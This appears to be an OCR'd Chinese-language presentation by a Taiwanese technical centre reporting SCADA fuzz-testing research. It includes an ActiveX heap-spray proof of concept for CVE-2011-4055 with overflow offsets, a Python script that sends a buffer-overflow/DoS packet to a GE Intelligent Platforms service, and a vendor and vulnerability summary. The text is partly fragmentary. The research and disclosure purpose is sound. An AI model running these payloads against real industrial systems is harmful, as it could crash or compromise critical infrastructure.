
執行SCADA模糊測試 (CVE-2011-4055)

- <object classid='clsid:67BE6D83-1E12-11D0-B9D3-0020AFE4BC61'



- </script>

分析異常資料實例 (CVE-2011-4055)



POC (CVE-2011-4055)

```
   var memory = new Array();
   for (i = 0; i < 400; i++){ memory[i] = block + shellcode1 }

</script>
<object id=TestObj classid="CLSID:{67BE6D83-1E12-11D0-B9D3-0020AFE4BC61}"
style="width:100;height:350">
<!--
V7.5 SP2:
Length > 323 will overwrite SEH
Length > 191 will overwrite EIP
Length > 187 will overwrite EBP
V8.0.2:
V7.5 length + 3
-->
<!--
V7.5 SP2 POC:
<PARAM NAME="LocationURL"
VALUE="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAFFFFFFFFBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```

```
41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
41 41 41 41 0c 0c 0c 0c 42 42 42 AAAAAAAAA....BBB
42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
```

分析資料格式實例 (GE Intelligent Platforms)

43 00 01 00 00 00 0c 00 00 00 14 00 00 00 00 03 00 00 00 01


43 00 01 00 00 00 0c 00 00 00 36 00 00 00 00 03 00 00 00 01 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 07 00 44 00 45 00 46 00 41
00 55 00 4c 00 54

Data


43 00 01 00 00 00 0c 00 00 00 cf 00 00 00 00 05 00 00 00 01 00 00 00 06 00
54 00 45 00 53 00 54 00 30 00 31 00 00 00 51 00 43 00 3a 00 5c 00 50 00
72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c
00 47 00 45 00 20 00 46 00 61 00 6e 00 75 00 63 00 5c 00 50 00 72 00 6f
00 66 00 69 00 63 00 79 00 20 00 50 00 6f 00 72 00 74 00 61 00 6c 00 5c 00
77 00 65 00 62 00 61 00 70 00 70 00 73 00 5c 00 69 00 6e 00 66 00 6f 00
41 00 67 00 65 00 6e 00 74 00 53 00 72 00 76 00 5c 00 57 00 45 00 42 00
2d 00 49 00 4e 00 46 00 5c 00 6c 00 6f 00 67 00 73 00 5c 00 54 00 45 00 53
00 54 00 30 00 31 00 00 04 01 03

Data

執行SCADA模糊測試 (GE Intelligent Platforms)



分析異常資料實例 (GE Intelligent Platforms)



POC (GE Intelligent Platforms)

```
try:
    print ("[-] Connecting to " + ip + " on port " + port + "\n")
    for i in range(0, 10):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,int(port)))
        data =
        '\x43\x00\x01\x00\x00\x00\x0c\x00\x00\x00\xad\x00\x00\x00\x00\x05\x00\x00\x00\x01\x00
        \x00\x00\x07\x00'
        junk1 = '\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41'
        #The 39th~42th bytes could overflow CPU registry (EAX, EBX, ESI or EDI).
        overflow = '\x20\x42\x20\x42'
        junk2 = '\x43'*5000
        print("[+] Sending DoS data ... ")
        s.send(data+junk1+overflow+junk2)
        time.sleep(1)
        s.close()
```


研究成果

受測廠商

- SIEMENS
- Invensys
- EMERSON
- GE Intelligent Platforms
- Schneider Electric
- Citect (Schneider Electric)
- 7-Technologies (Schneider Electric)
- ARC Informatique
- Beijer Electronics
- Mitsubishi Electric
- Advantech
- ADLINK
- …


檢測結果概要

- 技服中心自2011/5起迄今，檢測31家廠商，產品數共67個
- 全球首先發現並確認50個可被利用的SCADA相關產品安全漏洞(exploitable)
  - 存在安全漏洞的廠商共23家、產品數共46個



Overview of Results

- 多數存在緩衝區溢位問題 (30%)
- 其次為拒絕服務問題 (18%)
  - Software crash
  - Resource consumption



